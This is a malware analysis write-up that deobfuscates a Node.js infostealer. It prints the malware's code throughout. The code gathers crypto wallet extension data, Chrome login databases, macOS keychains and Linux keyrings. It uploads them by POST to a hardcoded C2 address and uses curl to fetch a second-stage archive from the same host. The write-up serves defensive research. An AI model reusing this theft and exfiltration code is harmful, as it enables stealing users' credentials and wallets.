We begin by decoding the “p” function to make it more understandable, followed by systematically replacing the constants with their actual values throughout the code.

The Function “p”

The “p” function contains minimal code, with the primary variable being “c”, which has already been translated to “accessSync.”

```
function p(t) {
    const c = "accessSync";
    try {
        return fs[c](t), !0
    } catch (t) {
        return !1
    }
}
```

By substituting the variable with its actual value within the function and removing the unused constant variable declaration, we get a clearer understanding of the function's behavior:

```
function p(t) {
    try {
        return fs.accessSync(t), !0
    } catch (t) {
        return !1
    }
}
```

We observe the presence of “!0” and “!1”, which represent boolean values. In boolean logic, the value “0” signifies “false”, and “1” represents “true.” The exclamation mark “!” denotes negation. Thus, “!1” translates to “not true” or simply “false”, while “!0” means “not false” or “true.” To simplify the function, we can replace these values with their true meaning, to get:

```
function p(t) {
    try {
        return fs.accessSync(t), true
    } catch (t) {
        return false
    }
}
```

Ultimately, we understand that this function executes the function “fs.accessSync”, a function that checks for permissions to a specified path, either a file or directory.

According to this analysis, to simplify the code, we can rename the function’s name to “checkPermissionsToDirOrFileSync” and the “t” parameter (noticing the one in the “catch” statement is a different variable) to “pathToCheck”.

Following is the de-obfuscated function:

```
function checkPermissionsToDirOrFileSync(pathToCheck) {
    try {
        return fs.accessSync(pathToCheck), true
    } catch (t) {
        return false
    }
}
```

In summary, The “checkPermissionsToDirOrFileSync” function is responsible for verifying whether the specified resource (file or directory) can be accessed. It attempts to check the access permissions using “fs.accessSync”. If the check is successful, the function returns “true”. However, if an error occurs (such as a lack of permissions or the path not existing), it catches the exception and returns false, indicating that the path is inaccessible.

Replacing String Literals and Constant Values

Replacing string literals and constant values is a crucial process in code analysis and code refactoring[6], where hardcoded values, such as strings and constants, are systematically replaced with their real or decoded equivalents. The primary goal of this process is to improve the clarity, readability, and maintainability of the code. In scenarios like malware analysis, string literals, and constant values are often obfuscated to hide the true intent of the code. By deobfuscating and replacing these literals with their actual values, analysts can reveal hidden logic, making it easier to understand the malicious behavior. This process helps security experts and developers comprehend the underlying functionality of the code, allowing for better debugging, code refactoring, or neutralizing harmful components.

A good example of this process would be in the “S” function. At this moment, the function looks like this:

```
S = t => {
 const c = "multi_file",
     a = "/uploads",
     $ = {
         timestamp: e.toString(),
         type: h,
         hid: k,
         [c]: t
     },
     s = l();
 try {
     const t = {
         [Y]: `${s}${a}`,
         [W]: $
     };
     rq[L](t, ((t, c, a) => {}))
 } catch (t) {}
```

As can be seen, there are const variables that are hardcoded inside the function (“c” and “a” variables), and other variables that are defined in the supportive constants section.

[6] Code Refactoring - is the process of restructuring existing source code without changing its external behavior

After replacing these variables with their const values, the “S” function becomes the following:

```
S = t => {
 const $ = {
        timestamp: e.toString(),
        type: "ZU1RINz7",
        hid: k,
        multi_file: t
    }
 try {
    const t = {
        url: "http://67.203.7.171:1244/uploads",
        formData: $
    };
    rq.post(t, ((t, c, a) => {}))
 } catch (t) {}
```

In this phase, we will perform the replacement of the string literals and constant values to all the supportive constants section.

Analyzing the “C” Function

The very large size of the "C" function, now reduced to 45 lines after decoding, replacing strings, and removing unnecessary lines, strongly suggests that it plays a significant role as a main function in the code.

Understanding the “r” Variable

At the start of the function, there's a call to "checkPermissionsToDirOrFileSync" with the variable "r" passed to it. This indicates that "r" represents a directory or a file path. Later we can see that the code concats a subfolder string to the “r” variable, meaning the “r” is a path to a directory. Hence, we can rename it accordingly in the code.
On the first line of the function, we notice that the value assigned to "r" (now renamed to "pathToDir") originates from the variable "t" which is one of the function's arguments. For clarity, this allows us to rename "t" to "pathToDir" throughout the code.

Figuring Out the Nested For-Loops

The next notable aspect of the function is a for-loop that iterates 200 times:

```
29          for (let $ = 0; $ < 200; $++) {
30              const i = `${pathToDir}/${0===$?"Default":`Profile ${$}`}/Local Extension Settings`;
31              for (let t = 0; t < 8; t++) {
32                  const l = decodeBase64(U[t] + B[t]);
```

By examining the "i" variable, it's immediately clear that its values will start as "pathToDir/Default/Local Extension Settings." For the subsequent 199 iterations, the value will follow the pattern "pathToDir/Profile <NUMBER OF THE ITERATION - 1>/Local Extension Settings."

For example:

Iteration Number	Value of “i”
1	“pathToDir/Default/Local Extension Settings”
2	“pathToDir/Profile 1/Local Extension Settings”
3	“pathToDir/Profile 2/Local Extension Settings”

This pattern of strings is commonly utilized by browsers to store extension settings and data, which suggests that this tool might be designed to steal information related to browser extensions.

The more intriguing aspect is the nested for-loop, which runs 8 times (formerly using U.length) and constructs the "l" variable. This loop leverages the “decodeBase64” function, combining elements from both the "U" and "B" arrays.

The quickest way to ascertain the value of "l" would be to execute the nested for-loop.

To achieve this (without running the whole code), we can extract the necessary parts from the code that are required to obtain the values of "l", as demonstrated in the picture below:

```
const decodeBase64 = a => Buffer.from(a, "base64").toString("utf8")
const U = ["bmtiaWhmYmVv", "ZWpiYWxiYWtv", "Zmhib2hpbWFl", "aG5mYW5rbm9j", "aWJuZWpkZmpt",
           "YmZuYWVsbW9t", "YWVhY2hrbm1l", "aGlmYWZnbWNj"],
B = ["Z2FlYW9laGxlZm5rb2RiZWZncGdrbm4", "cGxjaGxnaGVjZGFsbWVlZWFqbmltaG0",
    "bGJvaHBqYmJsZGNuZ2NuYXBuZG9kanA", "ZmVvZmJkZGdjaWpubWhuZm5rZG5hYWQ",
    "bWtwY25scGVia2xtbmtvZW9paG9mZWM", "ZWltaGxwbWdqbmpvcGhocGtrb2xqcGE",
    "ZnBoZXBjY2lvbmJvb2hja29ub2VlbWc", "ZHBla3Bsb21qamtjZmdvZG5oY2VsbGo"]

for (let t = 0; t < 8; t++) {
    const l = decodeBase64(U[t] + B[t]);
    console.log(l);
}
```

And the code yeilded 8 strings:

- nkbihfbeogaeaoehlefnkodbefgpgknn
- ejbalbakoplchlghecdalmeeeajnimhm
- fhbohimaelbohpjbbldcngcnapndodjp
- hnfanknocfeofbddgcijnmhnfnkdnaad
- ibnejdfjmmkpcnlpebklmnkoeoihofec
- bfnaelmomeimhlpmgjnjophhpkkoljpa
- aeachknmefphepccionboohckonoeemg
- hifafgmccdpekplomjjkcfgodnhcellj

As the code progresses, we observe that each time the value of "l" is computed, it is appended to the end of the "i" variable, with the resulting string stored in the "Z" variable. Earlier, we identified that "i" is related to extension settings, giving us some insight into what "l" might be associated with.

Indeed, the resulting strings resemble those associated with browser extensions. To verify this, we can search for them on Google, which will yield the following results:

nkbihfbeogaeaoehlefnkodbefgpgknn	Metamask wallet Chrome extension
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask wallet Edge Extension
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain wallet Chrome extension
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase wallet Chrome extension
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink wallet Chrome extension
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom wallet Chrome extension
hifafgmccdpekplomjjkcfgodnhcellj	Crypto.com wallet Chrome extension
aeachknmefphepccionboohckonoeemg	Coin98 wallet Chrome extension

To fully grasp the variables within the nested for-loop, we can re-run it, this time including all the necessary variables, and print the "Z" variable after each iteration. Since we don't have the actual "pathToDir" value, we'll substitute it with a placeholder string. To make the process more manageable, we can reduce the number of iterations from 8 to 3, which will give us a clearer but shorter understanding of the final string generated at each step:

```
const decodeBase64 = a => Buffer.from(a, "base64").toString("utf8")
const U = ["bmtiaWhmYmVv", "ZWpiYWxiYWtv", "Zmhib2hpbWFl", "aG5mYW5rbm9j", "aWJuZWpkZmpt",
           "YmZuYWVsbW9t", "YWVhY2hrbm1l", "aGlmYWZnbWNj"],
B = ["Z2FlYW9laGxlZm5rb2RiZWZncGdrbm4", "cGxjaGxnaGVjZGFsbWVlZWFqbmltaG0",
    "bGJvaHBqYmJsZGNuZ2NuYXBuZG9kanA", "ZmVvZmJkZGdjaWpubWhuZm5rZG5hYWQ",
    "bWtwY25scGVia2xtbmtvZW9paG9mZWM", "ZWltaGxwbWdqbmpvcGhocGtrb2xqcGE",
    "ZnBoZXBjY2lvbmJvb2hja29ub2VlbWc", "ZHBla3Bsb21qamtjZmdvZG5oY2VsbGo"]

for (let $ = 0; $ < 3; $++) {
    const i = `pathToDir/${0===$?"Default":`Profile ${$}`}/Local Extension Settings`;
    for (let t = 0; t < 8; t++) {
        const l = decodeBase64(U[t] + B[t]);
        let Z = `${i}/${l}`;
        console.log(Z);
    }
}
```

The resulting strings are as follows:

```
pathToDir/Default/Local Extension Settings/nkbihfbeogaeaoehlefnkodbefgpgknn
pathToDir/Default/Local Extension Settings/ejbalbakoplchlghecdalmeeeajnimhm
pathToDir/Default/Local Extension Settings/fhbohimaelbohpjbbldcngcnapndodjp
pathToDir/Default/Local Extension Settings/hnfanknocfeofbddgcijnmhnfnkdnaad
pathToDir/Default/Local Extension Settings/ibnejdfjmmkpcnlpebklmnkoeoihofec
pathToDir/Default/Local Extension Settings/bfnaelmomeimhlpmgjnjophhpkkoljpa
pathToDir/Default/Local Extension Settings/aeachknmefphepccionboohckonoeemg
pathToDir/Default/Local Extension Settings/hifafgmccdpekplomjjkcfgodnhcellj
pathToDir/Profile 1/Local Extension Settings/nkbihfbeogaeaoehlefnkodbefgpgknn
pathToDir/Profile 1/Local Extension Settings/ejbalbakoplchlghecdalmeeeajnimhm
pathToDir/Profile 1/Local Extension Settings/fhbohimaelbohpjbbldcngcnapndodjp
pathToDir/Profile 1/Local Extension Settings/hnfanknocfeofbddgcijnmhnfnkdnaad
pathToDir/Profile 1/Local Extension Settings/ibnejdfjmmkpcnlpebklmnkoeoihofec
pathToDir/Profile 1/Local Extension Settings/bfnaelmomeimhlpmgjnjophhpkkoljpa
pathToDir/Profile 1/Local Extension Settings/aeachknmefphepccionboohckonoeemg
pathToDir/Profile 1/Local Extension Settings/hifafgmccdpekplomjjkcfgodnhcellj
pathToDir/Profile 2/Local Extension Settings/nkbihfbeogaeaoehlefnkodbefgpgknn
pathToDir/Profile 2/Local Extension Settings/ejbalbakoplchlghecdalmeeeajnimhm
pathToDir/Profile 2/Local Extension Settings/fhbohimaelbohpjbbldcngcnapndodjp
pathToDir/Profile 2/Local Extension Settings/hnfanknocfeofbddgcijnmhnfnkdnaad
pathToDir/Profile 2/Local Extension Settings/ibnejdfjmmkpcnlpebklmnkoeoihofec
pathToDir/Profile 2/Local Extension Settings/bfnaelmomeimhlpmgjnjophhpkkoljpa
pathToDir/Profile 2/Local Extension Settings/aeachknmefphepccionboohckonoeemg
pathToDir/Profile 2/Local Extension Settings/hifafgmccdpekplomjjkcfgodnhcellj
```

After resolving this, we can proceed to rename the variables: “i” to “pathToProfileDir”, “l” to “extensionId”, and “Z” to “pathToExtensionDir” to better reflect their roles in the code.

The next segment of the for-loop, after renaming the identified variables, involves the following operations:

```
let pathToExtensionDir = `${pathToProfileDir}/${extensionId}`;
if (checkPermissionsToDirOrFileSync(pathToExtensionDir)) {
    try {
        filesInDir = fs.readdirSync(pathToExtensionDir)
    } catch (t) {
        filesInDir = []
    }
    filesInDir.forEach((async fileName => {
        fullPathToFile = pt.join(pathToExtensionDir, fileName);
        try {
            (fullPathToFile.includes(".ldb") || fullPathToFile.includes(".log")) && collectedFiles.push({
                value: fs.createReadStream(fullPathToFile),
                options: {
                    filename: `${c}${$}_${extensionId}_${t}`
                }
            })
        } catch (t) {}
    }))
}
```

We can immediately observe the usage of the previously encountered function, “checkPermissionsToDirOrFileSync”, which is employed to verify access permissions to the “pathToExtensionDir”. If the script lacks the necessary permissions to access the extension’s folder, the code will continue without performing any further actions. Conversely, if sufficient permissions are available, the code proceeds with the subsequent steps.

The first action the code undertakes is a synchronous attempt to read the contents of the folder using the “fs.readdirSync” function. Since no specific value is provided for the recursive argument, it defaults to “false”, meaning it only retrieves the contents of the immediate directory. This function returns an array of filenames as strings, which leads us to rename the variable “far” to “filesInDir” for clarity.

Following this, the code iterates over each filename in the directory (denoted by the variable “t”). During this iteration, it constructs the full path to each file by joining the “pathToExtensionDir” with the filename. As a result, the variable previously named pathToDir is reassigned to hold the value “fullPathToFile”. All references to this variable within the loop should be updated accordingly to maintain clarity.

Subsequently, the code checks whether the “fullPathToFile” contains the extensions “.ldb”[7] or “.log”. If this condition is met, the code creates an object that is added to an array named “e”. This object includes the content of the file (retrieved using the “fs.createReadStream” function), and metadata such as the filename (constructed from the function’s parameter “c”), the “$” variable (serving as the outer loop counter), the “extension ID”, and the filename (originally held in “t”).

[7] “.ldb” Files - This file extension may refer to different type of files. In this research, it refers to LevelDB database files, which used to store data locally in a structured and efficient format.

This process results in the variable “e” being transformed into an array that holds files, which are likely intended for subsequent use, such as being transmitted to the C2 server. Therefore, we can rename it to “collectedFiles” to better reflect its purpose.

The following code snippet presents the revised version, incorporating the implemented translations and renamings we've implemented.

```
            let pathToExtensionDir = `${pathToProfileDir}/${extensionId}`;
            if (checkPermissionsToDirSync(pathToExtensionDir)) {
                try {
                    filesInDir = fs.readdirSync(pathToExtensionDir)
                } catch (t) {
                    filesInDir = []
                }
                filesInDir.forEach((async fileName => {
                    fullPathToFile = pt.join(pathToExtensionDir, fileName);
                    try {
                        (fullPathToFile.includes(".ldb") || fullPathToFile.includes(".log")) && collectedFiles.push({
                            value: fs.createReadStream(fullPathToFile),
                            options: {
                                filename: `${c}${$}_${extensionId}_${fileName}`
                            }
                        })
                    } catch (t) {}
                }))
            }
```

Extracting Solana Wallet Credentials

```
        if ($) {
            if (pathToDir = `${os.homedir()}/.config/solana/id.json`, fs.existsSync(pathToDir)) try {
                collectedFiles.push({
                    value: fs.createReadStream(pathToDir),
                    options: {
                        filename: "solana_id.txt"
                    }
                })
            } catch (t) {}
        }
        return S(collectedFiles), collectedFiles
```

The next segment of code checks for the existence of a specific file and, if found, prepares it for later use. The code begins by evaluating a conditional statement that checks the truthiness of the variable “$”. If this condition is met, the code proceeds to assign a specific file path to the variable “pathToDir”, which is the expected location of the Solana wallet ID file (“id.json”) within the “.config/solana/” directory in the user's home directory.

The code then checks if this file exists using the “fs.existsSync” method. If the file is present, the code attempts to add an object to the “collectedFiles” array. This object includes a stream of the file's contents (created with “fs.createReadStream”) and an associated filename, “solana_id.txt”, which will be used when the file is processed or transmitted later.

Ultimately, the code returns the result of the “S” function with “collectedFiles” as an argument to the function, and “collectedFiles”.

To summarize, the function “C” is designed to systematically search through specific directories associated with browser extensions, extract files of interest (specifically those with “.ldb” or “.log” extensions), and collect them as objects, built from their content and a custom given name, into an array. Additionally, it checks for a particular configuration file related to Solana (“id.json”) and includes it in the collection if found. The collected files, stored in the “collectedFiles” array, are likely intended for exfiltration or further analysis, making this function a critical part of a broader data-stealing operation.

We can rename the “C” function to “collectExtensionData” for clarification.

Analyzing the “S” Function

The “S” function may be brief, but its purpose becomes evident upon reviewing its code following de-obfuscation and the subsequent renaming of variables and strings.

```
}, S = t => {
    const $ = {
            timestamp: e.toString(),
            type: "ZU1RINz7",
            hid: k,
            multi_file: t
        };
    try {
        const t = {
            url: "http://67.203.7.171:1244/uploads",
            formData: $
        };
        rq.post(t, ((t, c, a) => {}))
    } catch (t) {}
```

The "S" function is designed to send data to a remote server. It begins by constructing an object “$” that includes several properties: a timestamp from an unknown variable “e” converted to string, a type identifier ("ZU1RINz7"), an unknown variable “k” sent under the “hid” key, and the multi_file parameter, which is passed into the function as the “t” argument.

It has been established that the data passed to the function “S” is the “collectedFiles.” Consequently, the parameter name “t” can be updated to “collectedFiles” to reflect its purpose more accurately.

Additionally, the variable “$” can be renamed to “formData”, as it encapsulates all the information being transmitted within the form data.

This object is then used within a try block to create a “t” object, which specifies the URL of the server to which the data will be sent (“hxxp://67.203.7[.]171:1244/uploads”) and the form data that should be transmitted (“formData”). The “rq.post” method is then used to make a POST request to the specified URL, sending the form data. The function includes an empty callback function to handle the response, but no actions are taken within it. If any errors occur during this process, they are caught by an empty catch block, ensuring that the function fails silently.

Eventually, the "S" function is responsible for packaging the collected files into a form data object and sending them to a specified URL via a POST request. Given its role, we have renamed the function to “sendCollectedFiles” to more accurately reflect its purpose.

Translating the “T” Function

The “T” function is short, defining 1 variable, named “$” and at the end of the function, we can see a call to the “collectExtensionData” function (formerly “C”):

```
78    }, T = async (t, c) => {
79        try {
80            let $ = "";
81            $ = "d" == os.platform()[0] ? `${os.homedir()}/Library/Application Support/${decodeBase64(t[1])}` : "l" == os.platform()[0] ? `${os.homedir
              ()}/.config/${decodeBase64(t[2])}` : `${os.homedir()}/AppData/${decodeBase64(t[0])}/User Data`, await collectExtensionData($, `${c}_`, 0 == c)
82        } catch (t) {}
```

Upon examining the function, the first noticeable aspect is the platform checks. The function determines the platform based on the initial letter of the platform identifier: "d" for Darwin (macOS), "l" for Linux, and other cases, which are presumed to be Windows, though the “os.platform” documentation indicates that several other platforms exist.

Based on the result of this platform check, the variable “$” is assigned a value and then passed as the first argument to the “collectExtensionData” function. As previously established, the first parameter of “collectExtensionData” represents a directory path to a browser’s filesystem. A different browser in each call.

All the paths in the function follow a consistent template: they begin with “os.homedir()”, followed by a hardcoded location, and then a variable string derived from an element within the “t” parameter, which suggests that “t” is an array. Each element in this array is then decoded from Base64 using the “decodeBase64” function (previously referred to as “n”).

To fully comprehend the function's behavior, the optimal approach would be to trace the calls to the “T” function. Upon reviewing these calls, we observe three instances, all of which pass an array of Base64-encoded strings as the first argument and an integer as the second argument.

A practical method for simplifying this code would be to decode these Base64 strings into their text equivalents and then eliminate the “decodeBase64” function call.

Thus, from this:

```
await T(["TG9jYWwvR29vZ2xlL0Nocm9tZQ", "R29vZ2xlL0Nocm9tZQ", "Z29vZ2xlLWNocm9tZQ"], 0)
await T(["TG9jYWwvQnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy", "QnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy", "QnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy"], 1),
await T(["Um9hbWluZy9PcGVyYSBTb2Z0d2FyZS9PcGVyYSBTdGFibGU", "Y29tLm9wZXJhc29mdHdhcmUuT3BlcmE", "b3BlcmE"], 2)
```

We arrive at this:

```
await T(["Local/Google/Chrome", "Google/Chrome", "google-chrome"], 0)
await T(["Local/BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser"], 1)
await T(["Roaming/Opera Software/Opera Stable", "com.operasoftware.Opera", "opera"], 2)
```

And starting from this:

```
$ = "d" == os.platform()[0] ? `${os.homedir()}/Library/Application Support/${decodeBase64(t[1])}` : "l" == os.platform()[0] ? `${os.homedir
()}/.config/${decodeBase64(t[2])}` : `${os.homedir()}/AppData/${decodeBase64(t[0])}/User Data`, await collectExtensionData($, `${c}_`, 0 ==
```

We achieve this:

```
$ = "d" == os.platform()[0] ? `${os.homedir()}/Library/Application Support/${t[1]}` : "l" == os.platform()[0] ? `${os.homedir()}/.config/${t
[2]}` : `${os.homedir()}/AppData/${t[0]}/User Data`, await collectExtensionData($, `${c}_`, 0 == c)
```

Based on that, we can rename the parameter “t” to “pathToBrowserFiles” and the variable “$” to “fullPathToBrowserFiles”.

Additionally, we observe that in the calls to the “T” function, each browser is associated with a number between 0 and 2. This number is passed as an argument to the “T” function, corresponding to the “c” parameter. Therefore, we can rename this variable to “browserIndicator”.

With these changes, it becomes clear that the second parameter of the “collectExtensionData” function (currently named “c”) is a string template combining the browser indicator and an underscore, thereby completing our understanding of the filename component within the function:

```
filename: `${c}${$}_${extensionId}_${fileName}`
```

We can rename this parameter to “browserIndicator”.

The third parameter of the “collectExtensionData” function is now understood as well. It checks whether the “browserIndicator” is 0, which indicates Google Chrome. If so, the argument is set to “true”; otherwise, it remains “false”. Therefore, we can rename the third parameter of “collectExtensionData” to “isChrome”.

These clarifications complete our understanding of this segment of the “collectExtensionData” function:

```
53          if (isChrome) {
54              if (pathToDir = `${os.homedir()}/.config/solana/id.json`, fs.existsSync(pathToDir)) try {
55                  collectedFiles.push({
56                      value: fs.createReadStream(pathToDir),
57                      options: {
58                          filename: "solana_id.txt"
59                      }
60                  })
61              } catch (t) {}
62          }
```

This means that the function is designed to attempt to exfiltrate Solana’s data only when the browser in question is Google Chrome.

In summary, the function “T” determines the appropriate file path based on the operating system platform—whether it's macOS ("darwin"), Linux, or Windows—and then constructs a full path to the browser's file system. This path is derived by concatenating the user's home directory with a specific subdirectory related to the browser. After constructing this path, the function calls “collectExtensionData”, passing along the full path, a browser indicator, and a boolean flag that checks if the browser is Google Chrome. We can rename this function as “determineAndCollectBrowserData”.

Decoding the “H” Function

When examining the "H" function, the first thing that stands out is that it does not take any parameters. A quick glance reveals a familiar pattern: the function begins by declaring an empty array, which is later populated with objects containing two keys: "value" and "options." This array is then passed to the "sendCollectedFiles" function. We previously named a similar array "collectedFiles", and it appears appropriate to apply the same name in this context. Therefore, we will rename the variable "t" to "collectedFiles" as well.

The initial segment of the function adds two files to the "collectedFiles" array, provided they exist. Both files are associated with the keychain in macOS, suggesting that this function is likely intended to operate exclusively on macOS.

```
let collectedFiles = [];
if (pa = `${os.homedir()}/Library/Keychains/login.keychain`, fs.existsSync(pa)) try {
    collectedFiles.push({
        value: fs.createReadStream(pa),
        options: {
            filename: "logkc-db"
        }
    })
} catch (t) {} else if (pa += "-db", fs.existsSync(pa)) try {
    collectedFiles.push({
        value: fs.createReadStream(pa),
        options: {
            filename: "logkc-db"
        }
    })
} catch (t) {}
```

As evident from the code, the filename assigned to the stolen data is "logkc-db", which stands for "login keychain database."

In the subsequent function phase, the code checks for permissions using the “checkPermissionsToDirOrFileSync” function to access the Google Chrome directory on macOS. Following this, we encounter a familiar construct: a for-loop that iterates from 0 to 200. When the loop index is 0, a string is assigned the value "Default"; for other iterations, it is set to “Profile <NUMBER OF ITERATION - 1>/Login Data.”

```
try {
    let e = "";
    if (e = `${os.homedir()}/Library/Application Support/Google/Chrome`, e && "" !== e && checkPermissionsToDirOrFileSync(e))
        for (let n = 0; n < 200; n++) {
            try {
                if (!checkPermissionsToDirOrFileSync(`${e}/${0===n?"Default":`Profile ${n}`}/Login Data`)) continue;
                const c = `${e}/ld_${n}`;
                checkPermissionsToDirOrFileSync(c) ? collectedFiles.push({
                    value: fs.createReadStream(c),
                    options: {
                        filename: `pld_${n}`
                    }
                }) : fs.copyFile(`${e}/${0===n?"Default":`Profile ${n}`}/Login Data`, c, (t => {
                    let c = [{
                        value: fs.createReadStream(`${e}/${0===n?"Default":`Profile ${n}`}/Login Data`),
                        options: {
                            filename: `pld_${n}`
                        }
                    }];
                    sendCollectedFiles(c)
                }))
            } catch (t) {}
        }
} catch (t) {}
return sendCollectedFiles(collectedFiles), collectedFiles
```

This section of the code is designed to locate and access Google Chrome's "Login Data" database, a file that stores user credentials for websites saved through Chrome's built-in password manager. The loop targets both the Default folder and profile directories numbered 1 to 199. If the function locates this file and has the necessary permissions, it will send the file to the C2 server.

To summarize, the “H” function is responsible for gathering sensitive data from macOS systems. It begins by collecting information from the login section of the keychain and then proceeds to extract credentials from Google Chrome’s password manager, targeting both the default profile and profiles numbered 1 through 199. Once all these files are collected, the function transmits them to the C2 server using the “sendCollectedFiles” function.

We can rename this function to “collectMacOSKeychainAndChromeCredentials”.

Decoding the “A”, “E”, “M”, “I”, and “O” Functions

To provide a comprehensive understanding of the functions “A”, “E”, “M”, “I”, and “O”, we can observe that they follow a recognizable pattern found in previously analyzed functions, such as the “H” function. This pattern includes:

1. **Path Determination:** Each function defines a path to a specific file or directory, which is the target for data collection.

2. **Permission Check:** The code checks whether the function has the necessary permissions to access the specified path. If permissions are denied, the function terminates its operation for that path.

3. **Data Collection:** If the path is accessible, the function proceeds to collect sensitive files located at the path. The files are then prepared for transmission to a remote server under a unique identifier.

4. **Browser Profile Iteration (if applicable):** In cases where the function targets browser data, it loops over 200 potential browser profiles (from “Default” to “Profile 199”). During each iteration, it checks for permissions to access the “Login Data” or other sensitive files within each profile. If access is granted, these files are collected and sent to the server.

To streamline the analysis of these functions, we can compile the relevant details into a table that outlines the paths, permissions checks, and data collection strategies for each function. This table will help in comparing and understanding the purpose of each function and the specific data they are designed to exfiltrate.

This approach will allow us to quickly identify similarities and differences across the functions, making it easier to understand their individual and collective roles in the broader context of the code's operation.

Function's Name	Main Path	Targeted OS	New Function's Name
"A"	${os.homedir()}/Library/Application Support/BraveSoftware/Brave-Browser	macOS	collectMacOSBraveCredentials
"E"	${os.homedir()}/Library/Application Support/Firefox	macOS	collectMacOSFirefoxCredentials
"M"	${os.homedir()}/.local/share/keyrings/	Linux	collectLinuxKeyrings
"I"	${os.homedir()}/.config/google-chrome	Linux	collectLinuxChromeCredentials
"O"	${os.homedir()}/.mozilla/firefox/	Linux	collectLinuxFirefoxCredentials

The targeted operating system in these functions is identified by the main path used, which serves as a clear indicator of the specific OS type. Each function leverages this OS-specific path to locate and access the relevant directories and files, ensuring that the exfiltration process is tailored to the particular environment—whether macOS or Linux. This approach highlights the precision with which the code is designed to operate within its targeted platforms, making the initial path a critical element in determining the OS and guiding the subsequent data collection process.

To conclude, the functions "A", "E", "M", "I", and "O" demonstrate a systematic approach to exfiltrating sensitive data from both macOS and Linux systems. Each function is tailored to a specific operating system and browser, employing a common pattern of checking permissions, iterating through potential user profiles, and collecting key data files such as login credentials or keyring data. The gathered data is then prepared for transmission to a remote server.

This pattern underscores the systematic nature of the code, which is designed to efficiently target and steal user credentials and other sensitive information across multiple platforms. By understanding the structure and behavior of these functions, we gain insight into how this malicious code operates, highlighting the need for robust security measures to protect against such targeted attacks.

Understanding the “ct” Function

At first glance, the “ct” function appears to invoke the “ex” function with a string that forms a “tar” command. This command includes the extraction argument “-xf”, which specifies the file to be extracted, and the destination argument “-C”, which indicates the directory where the files should be extracted, and the file is then set to the homedir of the user. This suggests that the “ct” function is likely orchestrating the process of extracting files from an archive to a specified location.

```
const ct = async t => {
    ex(`tar -xf ${t} -C ${os.homedir()}`, ((c, $, r) => {
        if (c) return fs.rmSync(t), void(tt = 0);
        fs.rmSync(t), rt()
    }))
```

The “ct” function takes a parameter “t”, which is referenced in three key places within the function. The first instance is in a call to the “ex” function, which is defined earlier in the code as “*ex = require("child_process").exec*”. This function is responsible for executing a command as a child process in Node.js. Here, the “t” parameter is passed to the “ex” function as the archive file that needs to be extracted.

The other two instances where t is used are in calls to the “rmSync” function, which deletes files at specified locations. This indicates that after the archive file is extracted or when it gets an error, the file is then deleted.

In the “ex” function, the callback function takes three arguments: “error”, “stdout”, and “stderr”. This tells us that the “c” parameter callback corresponds to the “error” argument in the callback.

Based on this analysis, we can rename the “t” parameter to “archiveToExtract”, “c” to “error”, and the function itself to “extractArchive”, making the code more descriptive and easier to understand.

If the extraction process fails, the function deletes the archive file and then terminates without performing any further actions, effectively returning “undefined”. However, if the archive file is successfully extracted without any errors, the function proceeds to delete the archive file and then calls the “rt” function to continue the process. This approach ensures that the system cleans up the extracted file regardless of the extraction outcome, but only continues execution if the extraction is successful.

In summary, the function named "ct", now renamed to "extractArchive", is designed to extract an archive file provided as a parameter. It uses the “child_process.exec”

function to execute the extraction command. If the extraction fails, the function deletes the archive file and ends the process by returning undefined. However, if the extraction is successful and no errors occur, the function deletes the archive file and proceeds to call the rt function to continue further operations. This ensures that the process cleans up appropriately and only proceeds when the extraction is successful.

Analysis of the “at” Function

Upon first examination of the “at” function, it becomes evident that the “curl” command is being executed within an “ex” call. The “curl” command is configured to download a file from the “/pdown” endpoint on the C2 server. This behavior strongly suggests that there is a second stage to this infostealer, where additional payloads or tools may be retrieved and executed after the initial infection. This mechanism likely allows the malware to extend its capabilities or update itself dynamically.

```
}, at = () => {
    if (tt >= K + 6) return;
    if (fs.existsSync(`${os.tmpdir()}\\p.zi`)) try {
        var h = fs.statSync(`${os.tmpdir()}\\p.zi`);
        h.size >= K + 6 ? (tt = h.size, fs.rename(`${os.tmpdir()}\\p.zi`, `${os.tmpdir()}\\p2.zip`, (t => {
            if (t) throw t;
            extractArchive(`${os.tmpdir()}\\p2.zip`)
        }))) : (tt < h.size ? tt = h.size : (fs.rmSync(`${os.tmpdir()}\\p.zi`), tt = 0), $t())
    } catch (t) {} else {
        ex(`curl -Lo "${os.tmpdir()}\\p.zi" "http://67.203.7.171:1244/pdown"`, ((t, c, n) => {
            if (t) return tt = 0, void $t();
            try {
                tt = K + 6, fs.renameSync(`${os.tmpdir()}\\p.zi`, `${os.tmpdir()}\\p2.zip`), extractArchive(`${os.tmpdir()}\\p2.zip`)
            } catch (t) {}
        }))
    }
};
```

The function starts with a condition: “*if (tt >= K + 6) return;*”. Given that “tt” is 0 and “K” is 51476590, the expression “K” + 6 equals 51,476,596. Since “tt” (which is 0) is not greater than or equal to 51,476,596, the function proceeds to the next step. This bypasses the early return and allows the function to continue with its primary operations.

Checking File Existence

The next part of the function checks if the file “p.zi” exists in the system's temporary directory using “fs.existsSync”. At this stage, the flow of the function splits based on whether this file exists or not.

Scenario 1: File Exists

If “p.zi” exists, the function retrieves its details using “fs.statSync”, particularly focusing on the file size in bytes (h.size). The function then compares this size to K + 6 (51,476,596).

- **If the file size is greater than or equal to 51,476,596** bytes, the function updates “tt” to this file size, signaling that the expected threshold has been met. It then renames “p.zi” to “p2.zip” and attempts to extract its contents with “extractArchive”. This scenario assumes that the file has been fully downloaded and is ready for processing.
- **If the file size is less than 51,476,596** bytes, the function checks whether “tt” (currently 0) is smaller than the file's size. Given that “tt” is 0, this condition will be true unless the file size is also 0. Thus, “tt” is updated to the file’s current size. If the file size hasn’t changed or is smaller, the function removes the file and resets “tt” to 0, calling the “$t” function, possibly in order to retry or handle the error.

Scenario 2: File Does Not Exist

If “p.zi” does not exist in the temporary directory, the function attempts to download it from the “/pdown” endpoint using the “curl” command. Once the download is complete, the function updates “tt” to “K + 6” (51,476,596), renames the file to “p2.zip”, and calls “extractArchive” to process it.

